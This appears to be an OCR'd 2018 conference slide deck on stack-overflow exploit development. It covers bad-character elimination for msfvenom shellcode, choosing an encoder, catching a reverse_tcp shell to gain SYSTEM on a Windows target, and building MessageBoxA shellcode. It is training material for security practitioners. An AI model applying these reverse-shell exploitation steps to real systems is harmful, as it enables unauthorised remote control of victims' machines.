
- Terminates string for strcpy

Generate shellcode using msfvenom

- Input 0x00 as bad char
- Update shellcode and inject
- Set break on JMP ESP and step thru
- Input truncated
- Follow in dump > last chars 7B593D
- Inspecting shellcode indicates \x0d
  - Just after \x3d

Repeat until no code truncated


- Bad characters
  - \x00\x0d\x0a\x0b\x0c\x20\x1a\x09



GET SHELL

Shellcode may still not work

- Encoders may not always work
- shikata_gi_nai is default
  - Worked once but not reproducible
- call4_dword_xor worked reliably




GET SHELL

Shellcode may still not work

- Encoders may not always work
- shikata_gi_nai is default
  - Worked once but not reproducible
- call4_dword_xor worked reliably

Remote access to target

- Set up handler to catch payload
  - windows/shell/reverse_tcp
  - Handler in sperate putty session
  - Or use screen
- Launch exploit
  - 7-msf-shell.py
- NT AUTHORITY\SYSTEM



BASIC SHELLCODING


Message Box

BASIC SHELLCODING

Message box

- MS documentation
  - Takes four parameters

MessageBox



BASIC SHELLCODING

Message box

- Takes four parameters
  - Owner, message, title, button type
    - Owner NULL

MessageBox

Parameters

hWnd [in, optional]
Type: **HWND**

A handle to the owner window of the message box to be created. If this parameter is **NULL**, the message box has no owner window.

lpText [in, optional]
Type: **LPCTSTR**

The message to be displayed. If the string consists of more than one line, you can separate the lines using a carriage return and/or linefeed character between each line.

lpCaption [in, optional]
Type: **LPCTSTR**

The dialog box title. If this parameter is **NULL**, the default title is **Error**.

uType [in]
Type: **UINT**

The contents and behavior of the dialog box. This parameter can be a combination of flags from the following groups of flags.

To indicate the buttons displayed in the message box, specify one of the following values.

BASIC SHELLCODING

Message box

- Takes four parameters
  - Owner, message, title, button type
    - Owner NULL 00000000
    - Button type 00000010
      - “OK” with stop-sign
    - 0x00 bad character
      - Hold this thought

MessageBox

MB_ICONHAND 0x00000010L	A stop-sign icon appears in the message box.


BASIC SHELLCODING

Message box

- Takes four parameters
  - Owner, message, title, button type
    - Owner NULL 00000000
    - Button type 00000010
      - “OK” with stop-sign
    - 0x00 bad character

Function calls

- 32-bit pushes arguments to stack
  - Build stack frame (LIFO)
- Note next instruction addr 0040127C



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018


BASIC SHELLCODING

Message box

- Takes four parameters
  - Owner, message, title, button type
    - Owner NULL 00000000
    - Button type 00000010
      - “OK” with stop-sign
    - 0x00 bad character

Function calls

- 32-bit pushes arguments to stack
  - Build stack frame (LIFO)
- Note next instruction addr 0040127C
  - Stores return address
  - Pushed last as call made (F7)
    - Set manually to redirect flow



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018

BASIC SHELLCODING

Message box

- Takes four parameters
  - Owner, message, title, button type
    - Owner NULL 00000000
    - Button type 00000010
      - “OK” with stop-sign
    - 0x00 bad character

Function calls

- 32-bit pushes arguments to stack
  - Build stack frame (LIFO)
- Note next instruction addr 0040127C
  - Stores return address
  - Pushed last as call made (F7)
    - Can set manually to redirect flow

Address of Message Box

- MessageBoxA in User32.dll

MessageBox

Requirements

Minimum supported client	Windows 2000 Professional [desktop apps only]
Minimum supported server	Windows 2000 Server [desktop apps only]
Header	Winuser.h (include Windows.h)
Library	User32.lib
DLL	User32.dll
Unicode and ANSI names	**MessageBoxW** (Unicode) and **MessageBoxA** (ANSI)

BASIC SHELLCODING

Message box

- Takes four parameters
  - Owner, message, title, button type
    - Owner NULL 00000000
    - Button type 00000010
      - “OK” with stop-sign
    - 0x00 bad character


Function calls

- 32-bit pushes arguments to stack
  - Build stack frame (LIFO)
- Note next instruction addr 0040127C
  - Stores return address
  - Pushed last as call made (F7)

Address of Message Box

- MessageBoxA in user32.dll
- Find with arwin (Steve Hannah)
  - 0x7E4507EA
  - Note copied user32.dll to local dir

arwin user32.dll MessageBoxA



BASIC SHELLCODING

Message box

